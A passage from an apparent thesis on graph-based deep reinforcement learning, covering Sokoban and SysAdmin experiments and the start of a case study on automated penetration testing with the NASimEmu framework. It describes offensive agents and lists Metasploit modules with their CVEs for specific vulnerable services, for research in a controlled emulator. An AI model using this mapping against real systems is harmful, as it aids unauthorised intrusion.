
Definition. We use the Sokoban environment as defined in Racanière et al. [124]. For our purposes, a Sokoban problem is determined by four matrices W, G, B, P with sizes corresponding to the problem size. Here, $W_{xy} = 1$ if there is a *wall* at position x, y, else 0. Similarly, G determines the position of *goals*, B *boxes*, and P the *player*. The agent can perform five actions *left*, *right*, *up*, *down*, and *no-op* (note that these are the low-level actions defined by the environment, but the SR-DRL agent actually works with different, high-level actions specified below). These low-level actions move the player in the specified direction, possibly pushing a box, and modify the matrices B, P accordingly. The *no-op* action does nothing. The problem is solved when all boxes are on the goal positions, i.e., $B = G$.

For each action, the agent receives a penalty -0.1, plus a reward 1 if it pushes a box on a goal, -1 if it pushes a box off a goal, and 10 when the level is solved.

State and actions. A state is defined as a graph with a node n_{xy} for every $W_{xy} = 0$, i.e., only the playable spaces without walls. Compared to convolutional neural networks (CNN) that end with a fully connected layer, our architecture is scale-invariant, accommodates to the particular problem and can save computational resources. The features of every n_{xy} node are defined as a concatenation of G_{xy}, B_{xy} and P_{xy}. We tried including positional x, y features, but found no difference in performance. Every two neighboring nodes (in the four directions in the grid) are connected with two opposite edges. Each edge contains a single feature determining its original direction (up, down, left, right).

Rather than using the elementary actions of the environment, we take advantage of the unique ability of our framework to define actions that operate directly on the available objects. We define the following macro actions: *push-left*(x), *push-right*(x), *push-up*(x), *push-down*(x). These actions operate directly on the boxes at the place of node x – the player walks to a proper spot and pushes a box in the corresponding direction (if possible). Preconditions force the actions to select a node with a box. All actions use a simple A*-based planner that maps them onto the elementary actions of the environment. It may happen that an action is not executable because a path to the right location does not exist.

In these cases, the *no-op* action is performed instead. The reward is defined as a sum of rewards resulting from the execution of the related low-level actions.

Generation. We used an implementation of Sokoban provided by Schrader [131] and the *unfiltered* dataset from Guez et al. [40], which contains 900k pre-generated levels of size 10×10 with 4 boxes. For randomly generated levels, we use a method described by Racanière et al. [124].

Primary results

We trained three models with a dataset of 10×10 problems with four boxes over the course of 17 days. Figure 5.7-left shows the test set performance measured during the training (elementary steps are used). We also show the performance of two other deep RL-based architectures: I2A [124] and DRC [41], as reported in the original papers (both were trained with the same dataset). I2A is based on convolutional neural networks (CNN) and learns an environment model used to simulate trajectories; I2A with 15 unrolls is reported. DRC is a recurrent CNN-based architecture; the DRC(3,3) version is reported.

After 10^9 elementary environment steps, SR-DRL solves 96% of test levels. In the same amount of steps, I2A reaches 90% solved levels, and DRC 99%. We hypothesize that the main advantage of DRC architecture is in its recurrence, allowing it to store intermediary calculations between steps and thus be much more effective. Recurrent architecture can also be used with our method and is a promising future direction. Although DRC outperforms our method in this case, it cannot generalize to different problem sizes. Its CNN architecture ends with a fully connected layer, fixing it to the particular problem size.

On the other hand, our method is not fixed to any problem size. In Figure 5.6, we report results obtained by evaluating a model trained in 10×10 problems with 4 boxes on several different problem sizes. The results are impressive – the model generalizes well to both smaller and larger environments, e.g. in 8×8 with 3 boxes it solves 96.7% of problems, in 15×15 with 5 boxes it is 89%.

Additional experiments

In a separate experiment, we tested the influence of the number of message-passing steps. Figure 5.7-right shows the training progress with 1, 3, 5 and 10 message passes. More message passes always result in faster learning and better final performance. However, when we further increased the number of message passes to 15 or 20, the model did not train at all and the final performance was zero.

Finally, we performed a similar experiment as in the BlockWorld environment – we compared the learning process with and without the preconditions. In Sokoban, the preconditions mask out the nodes without any boxes, hence forcing the *push-* actions to select a place with a box. However, in this environment, we found that disabling preconditions did not result in any degradation of the performance. Apparently, the model trained without preconditions learns to ignore the meaningless actions early in the training.

5.5.3 *SysAdmin*

SysAdmin [39] (see Figure 5.9) is a probabilistic planning domain adapted from the International Probabilistic Planning Competition (IPPC) 2011. It includes stochastic transitions and an infinite time horizon, without any specific goal to reach. In this domain, the problem is defined as a graph of dependencies between N computer nodes. At each step, any computer can be either *online* or *offline*. Online computers have a certain probability of becoming offline, based on the state of their dependencies, and offline computers have a chance to spontaneously reset and become online. We investigate two variants of the problem: In *SysAdmin-S* (*S* for S̲ingle), the agent can perform a *reset*(x) action, that resets a single computer. In *SysAdmin-M* (*M* for M̲ulti), the action *reset*$(\mathcal{X})$ contains a set parameter $\mathcal{X}$ and it reboots an arbitrary set of computers at once. At each step, the agent is rewarded for each computer that is online at that moment and penalized for any computer it reboots.

Detailed domain definition

Definition. In the SysAdmin domain, an oriented graph represents a computer network. The nodes represent the computers $\mathcal{C} = \{c_1, c_2, ..., c_N\}$ and each edge $(c_i, c_j) \in \mathcal{E}$ represents a dependency of c_j on c_i. At each timestep t, each computer can be either *online* or *offline*. Let $on_t(c) = 1$ if c is online at step t, else it is 0. Let $D(c_j) = \{c_i : (c_i, c_j) \in \mathcal{E}\}$ be a set of all computers that c_j depends on and let $D_{on_t}(c_j) = \{c_i : (c_i, c_j) \in \mathcal{E} \wedge on_t(c_i)\}$ be a set of computers that c_j depends on and which are online at step t. At each step, computers that are online have a chance to shut down and offline computers have a chance to reboot and become online. Without any intervention, the network evolves as follows:

$$P\Big(on_{t+1}(c) = 1\Big) = \begin{cases} 0.9 \cdot \dfrac{1 + |D_{on_t}(c)|}{1 + |D(c)|} & \text{if } on_t(c) = 1 \\ 0.04 & \text{if } on_t(c) = 0 \end{cases}$$

At each step t, an action *reset*$(\mathcal{X}_t)$ can be performed. It resets the targeted computers $\mathcal{X}_t$, such that $on_{t+1}(c) = 1 : \forall c \in \mathcal{X}_t$. Note that it may be reasonable to reset online nodes to make sure they do not go offline at the next step. At each timestep, the agent receives a reward:

$$r_t = \sum_{c \in C} on_t(c) - 0.75 \cdot |\mathcal{X}_t|$$

We investigate two variants of the problem: In *SysAdmin-S*, only a single computer can be selected, $|\mathcal{X}_t| \leqslant 1$. In *SysAdmin-M*, an arbitrary set of computers can be reset.

State and actions. The graph of computers $\mathcal{C}$ and static dependencies $\mathcal{E}$ constitute the state. Each computer c has a single bit feature $on_t(c)$, determining whether it is online. The edge orientations represent the dependencies. In SysAdmin-S, two actions are available: *noop* and *reset*(c). The first action does not select any computer to restart, the second action selects one. In SysAdmin-M, there is only one action *reset*$(\mathcal{X})$ with a set parameter $\mathcal{X}$, which allows to select an arbitrary set of computers.

Generation. For each node of a graph with N nodes, from 1 to 3 (uniformly chosen) other nodes become its dependees.




Figure 5.8: The figure shows normalized results in SysAdmin-S (a single node can be reset) or SysAdmin-M (multiple nodes can be reset at once). SR-DRL(N) is trained for the specific N, **SR-DRL(10) is a model trained with N = 10 and evaluated in the particular setting**. PROST is a probabilistic planner with either 0.1s or 10s time limit per step. In SysAdmin-M, PROST cannot determine an action in 0.1s, hence we evaluate it only with 10s. Note that SR-DRL takes only about 1ms to decide in both -S and -M variants. Rewards were normalized using baseline algorithms (i.e., to reset a random offline node in SysAdmin-S or all offline nodes in SysAdmin-M at each step).

Primary results

For each $N \in \{5, 10, 20, 40, 80, 160\}$, we trained eight SR-DRL agents for 50 epochs (each epoch being 25 600 environment steps). To see how the model generalizes to scenarios with a different number of objects, we picked an agent trained with $N = 10$ and evaluated it in different problem variations. In each setting, we also measured the performance of PROST, an MCTS-based probabilistic planner [69, 70], with a time allowance of 0.1 or 10 seconds per step. The planner is evaluated with the preset of International Probabilistic Planning Competition 2014. We designed two baseline algorithms that we use to normalize the results: In SysAdmin-S, a random offline node is selected at every step (or none, if there is not any). In SysAdmin-M, all offline nodes are selected for a reset at each step. On our reference machine, the training time of the SR-DRL algorithm is 15/20/30/50/90/150 minutes for $N = 5/10/20/40/80/160$, respectively. During testing, the model needs about 1 ms per step.

For both SysAdmin-S/-M, all models are evaluated in 100 problem instances with a 100 step limit. The mean results with a 95% confidence interval are reported in Figure 5.8. The first observation is that in all instances and both SysAdmin-S/-M, the agent trained with $N = 10$ and evaluated for different N performs almost the same as an agent specifically




Figure 5.9: In SysAdmin-M, SR-DRL learns to preventively reset nodes that have a high probability of failure. The graph shows the dependency network and the reset probabilities the algorithm assigns to the nodes. Read any edge (a, b) as b depends on a.

trained in the respective setting. This result indicates that the policy learned for $N = 10$ is directly applicable even for $N = 160$.

When compared to PROST, the SR-DRL algorithm performs similarly in the SysAdmin-S variation. It performs slightly worse for $N \in \{5, 10, 20\}$. For $N = 80$ and 160, SR-DRL performs slightly better than PROST with 10s per step, while the gap widens when compared to PROST with a 0.1s step limit. We emphasize that our algorithm needs only 1ms per step to decide, after it is trained. That is, for $N \geqslant 80$ and 100 step limit, PROST-10s needs over 16 minutes to solve the problem, while SR-DRL needs only 0.1 seconds and achieves better performance. This quickly amortizes the training cost, especially since we have shown that a trained model generalizes almost perfectly to different settings.

In SysAdmin-M, the first observation is that the baseline algorithm is very strong, and only PROST-10s with $N = 5$ significantly exceeds its performance. Note that with $N = 10$, PROST-10s reaches only 73% of the baseline's performance. However strange, this result was confirmed with several repeated experiments. In this setting, PROST needs to enumerate all action combinations, resulting in $O(2^N)$ space complexity, which becomes infeasible for $N > 20$. Also, even for lower N, PROST cannot run with less than 5 seconds per step. Comparatively, the SR-DRL algorithm works well even for $N = 160$.

Additional experiments

In Figure 5.9, we analysed the behaviour of an agent trained in SysAdmin-M to see whether it simply implements the baseline algorithm (i.e., to always reset all offline nodes). We found that the algorithm learns to selectively restart even the online nodes if their failure chance is high (based on the state of their dependencies). However, it seems that the advantage over the baseline algorithm is not significant.

5.6 DISCUSSION

Source of generalization. The presented experiments demonstrated impressive generalization to problems with a different number of objects and actions. We hypothesize that the source of this generalization lies in the biases induced by the model's architecture –

the GNN and actions operating on the object level. With these, the network can learn general transformations that are transferable between objects. Moreover, as demonstrated in SysAdmin, the close neighborhood of any node may be enough to decide the optimal action for this node. The policy decomposition also helps, because learning several conditional probabilities should be easier than learning a single compound probability. For example, it may be easier to decide what to do next *if* a particular node is selected (i.e., learning $P(a \mid b)$ and $P(b)$ independently), as opposed to learning the compound probability at once (i.e., $P(a, b)$). Moreover, the learned transformation resulting in $P(a \mid b)$ is general and can be immediately applied to all $a \in \mathcal{V}$ nodes, whereas the transferability of $P(a, b)$ is not clear.

The global node facilitates information transfer over long distances, since it aggregates and then spreads information from all nodes at once. This should help in domains that require non-local, long-distance reasoning. The study of this topic was included in [20], who found that this approach is limited and may not work in some domains.

Architectural choices. Here we discuss the decisions made regarding the model architecture and training, and their possible modifications.

Our method is designed for policy gradient algorithms, and any algorithm from this family can substitute the used A2C. However, value-based algorithms (e.g., DQN [107]) cannot be used, because they do not output probabilistic policy that can be decomposed in the way we described.

The number of message passes in the GNN has to be tuned for a particular problem. While in BlockWorld, the method requires five (three passes in the GNN phase, and additional two for selecting the second parameter), in Sokoban, it behaves best with ten message passes (see the experiment in Fig. 5.7). This is mainly because Sokoban requires careful planning and the information has to spread over longer distances.

We tried to keep the model simplistic, keeping the different blocks of the neural network model as single linear layers with LeakyReLU non-linearities when applicable. However, it is possible to use multiple non-linear layers as a replacement for different ϕ functions. The possible result could be improved performance with a longer training.

The used aggregation function in eq. (5.1) is max, but it can be replaced with mean, sum, or, e.g., a concatenation of both max and mean. In our experiments, max worked well, but the user may want to try other options.

We used a simple form of attention in the global node to aggregate the information from the whole graph. However, it can attend only for limited information at a time, and hence multi-head attention [148] could lead to better results in some domains.

Domain modeling principles. The prevalent description of problems is through matrices and elementary actions. However, our world is naturally created of objects and their relations and our framework takes vantage of this fact. Also, low-level planning is a solved problem in a lot of domains (e.g., how to move a robotic hand to a specific position), hence we can focus only on the macro level.

Hence, to use our method to its full potential, we believe that the process of domain modeling should start with identifying its objects, their features and their relations. Let us borrow the cooking example from the introduction. The objects can consist of various ingredients (e.g., a tomato or a piece of meat), tools (a knife, a spoon) and other objects (a cupboard, a frying pan). The relations can code their positions (e.g., the tomato is in the cupboard, the knife lies on a table and the meat is in the pan).

Second, the user has to define the object-centric actions (e.g., open a cupboard, pick the meat or cut the tomato with a knife).

Finally, the goal encoding can be done in a few ways. If it is static, it can be part of the reward function, and, in other cases, it can be a part of the input state. In some problems, it can be encoded in the initial global context. When a specific configuration of the world is desired and the model should generalize over different goals, it can be encoded as a separate graph of objects and their relations (marked as *goal* relations). Then, this graph can be then joined with the original input graph, as we do in BlockWorld. In our cooking example, the goal can be a specific configuration in which the meat is cooked and it lies with the tomato on a plate. After the goal is achieved, the agent receives its reward.

The results of our experiments show that the agent generally learns better in smaller problems, but generalizes to larger problems. Hence, it is advisable to take advantage of the fact that the agents can process a variable number of objects and to start small and teach it increasingly complex concepts with curriculum learning [11].

This object representation is human-friendly and can be easily encoded in our framework. Compared to trying to learn this environment through visual input and elementary actions (e.g., moving a hand to a position), it is compact, easier to learn and a lot of the knowledge is transferable between objects, hence the model should generalize better.

5.7 CHAPTER CONCLUSION

This chapter presented a generic framework based on deep reinforcement learning, graph neural networks and autoregressive policy decomposition for solving relational domains. The method operates with a symbolic object representation, their relations, and actions manipulating them. We described a way to implement multi-parameter actions with mutually dependent parameters, and optionally set parameters that select an arbitrary objects subset. The action selection operates in linear time and space, w.r.t. the number of objects. The great advantage of the framework is that the trained models are not fixed to a specific problem size and can be immediately applied to differently-sized problems.

We demonstrated the framework in three distinct domains, and in all, it showed impressive zero-shot generalization to different problem variations and sizes. In BlockWorld, the model trained solely with five objects solves 78% of problems with 20 objects, even though the state space grows exponentially with the number of objects. In Sokoban, we show that the method can be joined with a low-level planner and control the environment on its macro-level. When trained solely on 10×10 problems with four boxes, it solves 89% of 15×15 problems with five boxes. In SysAdmin, once trained model transfers almost perfectly to any other problem size. Moreover, we demonstrated the framework's capability to select multiple objects at once with a single action. Comparatively, a widely used PROST planner cannot work in this setting with a reasonable number of objects due to its exponential complexity.

Future work may explore how to leverage temporal consistency of the graph representations with recurrent neural networks, try to apply curriculum learning [11], fine-tuning to larger domains, or apply the framework to particular problems. For example, when applied to information retrieval, the graph can represent the currently gathered knowledge with actions upon these objects. Similarly, in automated penetration testing, the network objects can be represented as nodes, their network connectivity as relations and actions can define various exploits and scans.

6 CASE STUDY: AUTOMATED PENETRATION TESTING

In this chapter, we wonder whether the insights gained in previous chapters brought us nearer to solving the grand challenge introduced at the beginning of this manuscript. To this purpose, we chose the automated penetration testing domain as a case study and applied formerly proposed methods to it. Still, this domain presents several challenges on its own, which require their own solutions, and we discuss them in the following sections. Specifically, we focus on offensive penetration testing, where a pen-tester (a person or an autonomous agent) is trying to find and leverage vulnerabilities in a computer network to extract sensitive information located on some of the running hosts. Artificial intelligence and machine learning techniques have become increasingly important in this field, and model-free deep reinforcement learning is an especially promising tool, since deep RL agents approach the problem in a sequential manner – they gather intelligence, exploit vulnerable services and move laterally, while trying to avoid detection. While many approaches using deep RL have been recently proposed in this domain [e.g., 17, 23, 133, 161], they generally have serious shortcomings related to their deployment in real-world scenarios. To succeed in real-life use, we identify the following properties that the agent and the training framework must possess and which are often neglected in prior work.

- **Generalization:** The agent must perform well in unseen scenarios. It is a common practice to train and test the agents in the same, static network and measure the number of training steps it takes to learn the optimal path to penetrate this particular network, which results in agents with zero ability to generalize into novel situations. However, in the real world, agents would be deployed into a network with little information about its segmentation, hosts' configuration and the location of sensitive information.

- **Autonomous termination:** The agent must terminate the penetration testing scenario itself. Real-world scenarios, contrary to the commonly used simulations, do not provide a termination signal when the goal is reached. It is even possible that the goal cannot be reached or that the agent reaches a partial goal (e.g., it extracts some of the sensitive information from the network), but this fact is unknown to the agent (there may be some sensitive nodes left).

- **Validation:** The framework must provide a way to prove that the trained agents are capable to operate in the real world. Available simulators [e.g., 103, 133] often suffer from the *reality gap*, where the level of the used abstraction makes it impossible to deploy the trained agents in real systems, where exploits fail, network communication is unreliable or other unexpected events occur.

In this chapter, we aim to develop a solution that has these properties as a step closer to agents that can be deployed in the real world. This problem requires a specialized

Section 6.2 of this chapter is based on [60]. The code for this chapter is in repositories `https://github.com/jaromiru/NASimEmu` and `https://github.com/jaromiru/NASimEmu-agents`.

framework to train agents, but the existing solutions [e.g., 103, 133, 137, 139] do not offer the features we need, especially regarding the generalization and validation requirements. Hence, in the first part of this chapter, we present a novel NASimEmu framework for training deep RL offensive agents with the aforementioned properties in mind. As a starting point, we adopted an existing NASim simulator [133] and enhanced its realism and randomization capabilities so that it can generate random scenario variations differing in the number of hosts and their configuration. Additionally, we implemented an emulator with the same interface as the simulator, using industry-level tools, such as Vagrant, VirtualBox, and Metasploit. This approach allows agents to be trained in simulation and deployed in emulation, thus *validating* the realism of the used abstraction.

In the second part, we develop autonomous offensive deep RL agents with the *generalization* goal in mind. In contrast to prior work [17, 161] that focuses on performance in particular training scenarios, we use the designs from Chapters 4 and 5 to develop several RL agent architectures that are invariant to input/output length and permutation, hence allowing the models to operate on different network topologies with arbitrary number of hosts. These architectures involve weight sharing and inductive biases that help them perform well in unseen scenarios.

To give the agents the ability to terminate episodes autonomously without an explicit signal, they can be augmented with a terminal action that is part of their policy and trained normally, as we do in Chapters 3 and 4. Additionally, we propose an alternative solution that does not involve a trainable terminal action, and which can replace a strict episode limit with minimal changes and keeping the same training hyperparameters.

In the last section of this chapter, we perform a thorough evaluation of the proposed models within our new framework. We establish the supremacy of invariant models to fully connected architectures when deployed in novel and structurally different scenarios. Next, we show the importance of the implicit terminal action, evaluate various ablations and show the behaviour of our models in large-scale random networks. Finally, we validate our framework with a successful transfer of a simulation-trained agent to the emulation environment.

The chapter is structured as follows. Section 6.1 discusses the related work. Section 6.2 presents NASimEmu, a novel framework for training deep RL agents, and Section 6.3 describes model architectures and the optimal stopping problem. Sections 6.4 and 6.5 experimentally evaluate the proposed models, using our framework and the chapter concludes in Section 6.6.

6.1 RELATED WORK

The existing penetration testing frameworks targetting RL can be separated into *simulators* [3, 23, 28, 103, 133, 139] and *emulators* [15, 83, 137]. However, none of the frameworks contains both the simulator and emulator that would allow training the agent in the former and seamlessly deploying it in the latter. We present NASimEmu that includes both, and by doing it ensures that the used abstraction is realistic. Note that although the authors of CybORG [139] claim to have developed both the simulator and emulator, the latter was never published and the authors confirmed via email that its development was discontinued. Several other frameworks focus on the attacker vs. defender game [15, 45, 46, 104, 108, 139].

Recently, large language models (LLMs) [126, 160] have been applied in the automated penetration testing. This approach promises online learning, precise goal designation and versatility in overcoming unforeseen challenges, but the proposed models require orders of magnitude more compute than the approach we propose in this chapter. We speculate that both worlds could be complementary in future – a deep RL-optimized policy can act upon what is exactly enumerable and LLMs can provide low-level actions, such as implementation and execution of custom exploits for specific systems.

In Section 6.3.3, we introduce a novel approach to the optimal stopping problem, where we want to train a policy that can terminate at any time. Related work [26] focuses on a problem where the decision is either to continue, or to stop, while the environment evolves stochastically. This corresponds to a situation with a fixed behavioural policy that acts, and one only searches for optimal steps when to terminate. However, in our case, we search for both the optimal stopping policy *and* the behavioural policy at the same time, which requires a different approach.

6.2 NASIMEMU FRAMEWORK

In recent years, a number of frameworks have been created to train deep RL agents. We surveyed their capabilities and identified important deficiencies. The first issue is that no existing framework provides means to train deep RL agents efficiently while ensuring that they can be deployed in real systems. In general, the frameworks can be divided into two groups, simulators [103, 133] and emulators [83, 137]. Simulators provide an in-memory abstraction of processes that happen in real computer networks and are much faster and easier to use than their real counterparts. Deep RL algorithms are notoriously sample-inefficient, unstable and require large batches to train properly [105, 107, 132]. Hence, simulators are perfect for generating the data these algorithms need, possibly training multiple agents in parallel and discarding those that fail. However, the simulators often suffer from the *reality gap*, where the level of the used abstraction makes it impossible to deploy the trained agents in real systems. For example, the authors of CyberBattleSim [103] themselves argue that their framework is too simplistic to be used in the real world.

On the other hand, emulators are well-grounded in reality, as they use virtual machines with real operating systems (OSs), services and processes, connected in a virtualized computer network. While they are realistic and provide a controlled way to test autonomous agents, they are slow and not scalable for the demands of deep RL training.

Second, the metric used to measure the agents' performance is often ill-defined, which manifests in the frameworks' unrealistic design decisions. As already noted, it is common practice to use the same static network to both train and test agents and to measure the number of training steps required to learn the optimal path. Given this goal, the frameworks often do not allow training agents in different scenarios simultaneously and promote implementing agents that can solve one particular network, but do not transfer to others. In the real world, the agents would be deployed in unknown and structurally different networks. Hence, the performance should be measured in separate testing networks not encountered during the training.

This section presents Network Attack Simulator & Emulator (NASimEmu), a framework designed with the realism-first approach. We implemented a realistic emulator and adapted an existing NASim simulator [133] to be aligned with the requirements the emulator produced. Both the simulator and emulator share the same OpenAI Gym [14] interface and everything that is possible in one can be done in the other.

Our simulator facilitates training by providing observations that summarize the information gathered so far. It comes with several predefined scenarios to benchmark agents and encourages the implementation of general agents by allowing training and testing in multiple distinct scenarios. Many different networks can be generated from a single scenario description with random variations in the number of hosts in subnets and their configuration. The framework does not leak unrealistic information (e.g., the number of hosts in the observation size) and the episode termination is left to the agent. Additionally, it comes with a debugging tool to visualize the agents' knowledge.

Our emulator is based on Vagrant, an industry-level tool for managing virtual networks, VirtualBox, routing and traffic filtering with a Mikrotik RouterOS host and an attacker node running MetaSploit. It comes with configurable Linux and Windows machines, based on Metasploitable3 images, with pre-defined vulnerable services to choose from. Crucially, the emulator implements an interface common with the simulator, and it translates agents' actions into MetaSploit commands and reconstructs observations from the resulting logs. Any scenario generated for the simulator can be translated to the emulation with a single command and an agent trained in simulation can be seamlessly deployed in emulation.

In summary, NASimEmu introduces a new framework that provides **both the simulator and emulator** that allows agents trained in simulation to be seamlessly deployed in emulation and validates the realism of the simulator. Additionally, the framework gives an incentive to **train general agents** by generating random scenario instances that vary in topology, size and configuration and can measure the performance in separate, multiple and structurally different training and testing scenarios.

6.2.1 *Simulator*

The simulator is based on Network Attack Simulator (NASim) [133] and it is a memory-based abstraction of the processes that happen in a real network. It contains hosts with their configuration and status and simulates the network communication and other processes, based on received actions. After each action, an observation is returned. Many simulations can be run in parallel (e.g., in our experiments, we use 128 environments). Below, we describe the simulator from a high-level perspective and refer the reader to [133] for additional details. At the end, we list of changes made to the original NASim.

The network is defined by a *scenario*, which describes the network topology, host configuration (OS, services, processes and sensitivity), exploits and privilege escalations. The topology describes the network division into subnets where a firewall blocks all communication between disconnected subnets and allows it otherwise.

NASimEmu supports three ways of scenario creation. *Static scenarios* describe precisely the whole network and hosts' configuration. *Random scenario* are completely randomly generated, based on the prescribed parameters (e.g., size of the network, number of exploits, etc.). We add support for *dynamic scenarios* that enhance the variability of static scenarios. The motivation is to describe prototypical situations, e.g., typical university or corporate networks, while the details in scenario *instances* vary. In the real world, some objects (OSs, services, exploits, etc.) can be listed upfront and stay true in all scenarios. Dynamic scenarios are partially fixed and some properties are left to chance.




Figure 6.1: An example rendered observation for debugging purposes. It graphically shows the discovered nodes, their known services, access levels, sensitivity and the last action.

In particular, the number of hosts in subnets and hosts' configuration can be randomized, while the network topology and lists of possible OSs, services, processes, exploits and privilege escalations stay fixed. The chance that a host is sensitive is determined by a scenario-defined subnet sensitivity.

During execution, the simulator maintains the current state of the network, which contains states of each host as a vector specifying the host's address, flags whether it has been compromised, reached and discovered, its value, current access level by the agent, OS and a list of services and processes running on the host.

The following actions are available: ***Exploit****(exploit_id, target)*, ***PrivilegeEscalation****(privesc _id, target)*, ***ServiceScan****(target)*, ***OSScan****(target)*, ***SubnetScan****(target)*, ***ProcessScan****(target)* and ***TerminalAction***. All of the actions target a previously discovered host. Commonly, the attacker cannot reach its target directly, but must proxy the communication through other controlled hosts. The simulator abstracts this away and allows an action if a path to the target exists. We show that the path can be automatically determined even in emulation. When performing an action, the internal state changes accordingly and a partial observation is returned. The observation includes only the discovered hosts, and it summarizes all the information gathered by the agent in the current episode.

There is a small negative reward for each step and a positive reward is only given when the agent gains privileged access to a sensitive host. The simulator never terminates an episode unless *TerminalAction* is received. Simply terminating an episode when all sensitive hosts are exploited does not correspond to the real world, where such information is unavailable. Still, the agent's behaviour can be hard-coded to terminate after a specific number of steps, or in the way we show in the later sections.

To encourage training for generalization, the simulator accepts multiple scenarios for training or testing, one of which is randomly chosen for each episode. To ease the subsequent processing of observations by agents' models, the sizes of host vectors are united across all scenarios. However, the overall observation size still varies, depending on the number of visible hosts and total hosts in the scenario instance. To ease debugging, the environment also provides an observation visualizer that shows discovered hosts

Table 6.1: Services, exploits and privilege escalations in the NASimEmu emulator.

service	OS	port	exploit action	msf module	access	exploit IDs
ProFTPD	Linux	21	e_proftpd	proftpd_modcopy_...	user	CVE-2015-3306
Drupal	Linux	80	e_drupal	drupal_coder_exec	user	SA-CONTRIB-2016-039
PhpWiki	Linux	80	e_phpwiki	phpwiki_ploticus_...	user	CVE-2014-5519
WordPress	Windows	80	e_wp_ninja	wp_ninja_forms_...	user	CVE-2016-1209
ElasticSearch	Windows	9200	e_elasticsearch	script_mvel_rce	root	CVE-2014-3120
MySQL	Linux & Windows	3306	-	-	-	-
Linux kernel	Linux	local	pe_kernel	overlayfs_priv_esc	root	CVE-2015-1328 CVE-2015-8660

and their services, gained access levels, which hosts are sensitive and the last action (see Figure 6.1).

Below we summarize the changes made to the original NASim:

- The new dynamic scenarios support random variations while fixing certain objects.
- Agents can be trained or tested in multiple scenarios simultaneously (a random scenario is chosen from a list in each episode).
- The sizes of host vectors are united across all scenarios.
- The simulator randomly permutes the node and segment IDs at the beginning of the episode to prevent memorization of fixed addresses.
- Observations keep the revealed information so far to help the agent remember the results of past actions.
- The environment does not trigger the end of an episode. The agent has to terminate with *TerminalAction*.
- The observations are optionally returned as a graph with nodes representing subnets and individual hosts.
- The observations can be visualized.

6.2.2 *Emulator*

The emulator is an important part of NASimEmu that uses virtual machines and networking to let the agent interact with a controlled, but real environment. It can substitute the simulator and contains necessary wrappers to translate agents' actions into instructions for the attacker machine, and it reconstructs the observations from the resulting logs. Having the emulator where simulation-trained agents can be deployed is important, since it verifies that the simulation abstraction is *realistic*.

The emulator uses Vagrant to manage a network of virtual hosts. The individual hosts run in VirtualBox and are based on configurable Metasploitable images. A single RouterOS instance acts as a router and firewall and segments the network into subnets. The attacker host runs Kali Linux with Metasploit that is remotely connected to the

